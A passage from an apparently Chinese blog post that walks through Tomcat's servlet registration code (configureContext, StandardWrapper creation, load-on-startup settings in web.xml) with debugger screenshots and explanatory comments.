wrapper.setMultipartConfigElement(new MultipartConfigElement(multipartdef.getLocation(), maxFileSize,
maxRequestSize, fileSizeThreshold));
}
if (servlet.getAsyncSupported() != null) {
wrapper.setAsyncSupported(servlet.getAsyncSupported().booleanValue());
}
wrapper.setOverridable(servlet.isOverridable());
context.addChild(wrapper);
}
//Servlet URL 映射 配置路径
for (Entry<String,String> entry : webxml.getServletMappings().entrySet()) {
context.addServletMappingDecoded(entry.getKey(), entry.getValue());
}
//Session 配置
SessionConfig sessionConfig = webxml.getSessionConfig();
if (sessionConfig != null) {
if (sessionConfig.getSessionTimeout() != null) {
context.setSessionTimeout(sessionConfig.getSessionTimeout().intValue());
}
SessionCookieConfig scc = context.getServletContext().getSessionCookieConfig();
scc.setName(sessionConfig.getCookieName());
scc.setDomain(sessionConfig.getCookieDomain());
scc.setPath(sessionConfig.getCookiePath());
scc.setComment(sessionConfig.getCookieComment());
if (sessionConfig.getCookieHttpOnly() != null) {
scc.setHttpOnly(sessionConfig.getCookieHttpOnly().booleanValue());
}
if (sessionConfig.getCookieSecure() != null) {
scc.setSecure(sessionConfig.getCookieSecure().booleanValue());
}
if (sessionConfig.getCookieMaxAge() != null) {
scc.setMaxAge(sessionConfig.getCookieMaxAge().intValue());
}
if (!sessionConfig.getSessionTrackingModes().isEmpty()) {
context.getServletContext().setSessionTrackingModes(sessionConfig.getSessionTrackingModes());
}
}
// Context doesn't use version directly
for (String welcomeFile : webxml.getWelcomeFiles()) {
/*
* The following will result in a welcome file of "" so don't add that to the context <welcome-file-list>
* <welcome-file/> </welcome-file-list>
*/
if (welcomeFile != null && !welcomeFile.isEmpty()) {
context.addWelcomeFile(welcomeFile);
}
}
// Do this last as it depends on servlets
//JSP 属性 处理
for (JspPropertyGroup jspPropertyGroup : webxml.getJspPropertyGroups()) {
String jspServletName = context.findServletMapping("*.jsp");
if (jspServletName == null) {
jspServletName = "jsp";
}
if (context.findChild(jspServletName) != null) {
for (String urlPattern : jspPropertyGroup.getUrlPatterns()) {
context.addServletMappingDecoded(urlPattern, jspServletName, true);
}
} else {
if (log.isDebugEnabled()) {
for (String urlPattern : jspPropertyGroup.getUrlPatterns()) {
log.debug(sm.getString("contextConfig.noJsp", urlPattern, jspServletName));
}
}
}
}
for (Entry<String,String> entry : webxml.getPostConstructMethods().entrySet()) {
context.addPostConstructMethod(entry.getKey(), entry.getValue());
}
for (Entry<String,String> entry : webxml.getPreDestroyMethods().entrySet()) {
context.addPreDestroyMethod(entry.getKey(), entry.getValue());
}
}
|
断点调试:#

此处的 WebXml 和 StandardContext 是 Servlet 注册所需的配置

继续跟到创建 wrapper:


根据 StandardContext 的内容创建 StandardWrapper,将 Servlet 放入 wrapper 中
LoadOnStartup 是 Servlet 的启动顺序配置
在 web.xml 中:
1
2
3
4
5
6
7
8
9
10
11
| <servlet>
<servlet-name>Servlet</servlet-name>
<servlet-class>com.example.Servlet</servlet-class>
<load-on-startup>1</load-on-startup> <!-- 立即加载 -->
</servlet>
<servlet>
<servlet-name>LazyServlet</servlet-name>
<servlet-class>com.example.LazyServlet</servlet-class>
<load-on-startup>5</load-on-startup> <!-- 延迟加载 -->
</servlet>
|
- 正数:启动时按数值顺序初始化
- 0 或正数:应用启动时立即初始化
- 负数:第一次请求时才初始化
- 未设置:默认第一次请求时初始化

1
| wrapper.setName(servlet.getServletName());
|
给 wrapper 设置一个名字

从创建 wrapper 时获取 servletName
servletName=“default”(这些是系统内置的,需要跳过之后,获取到我们写好的)


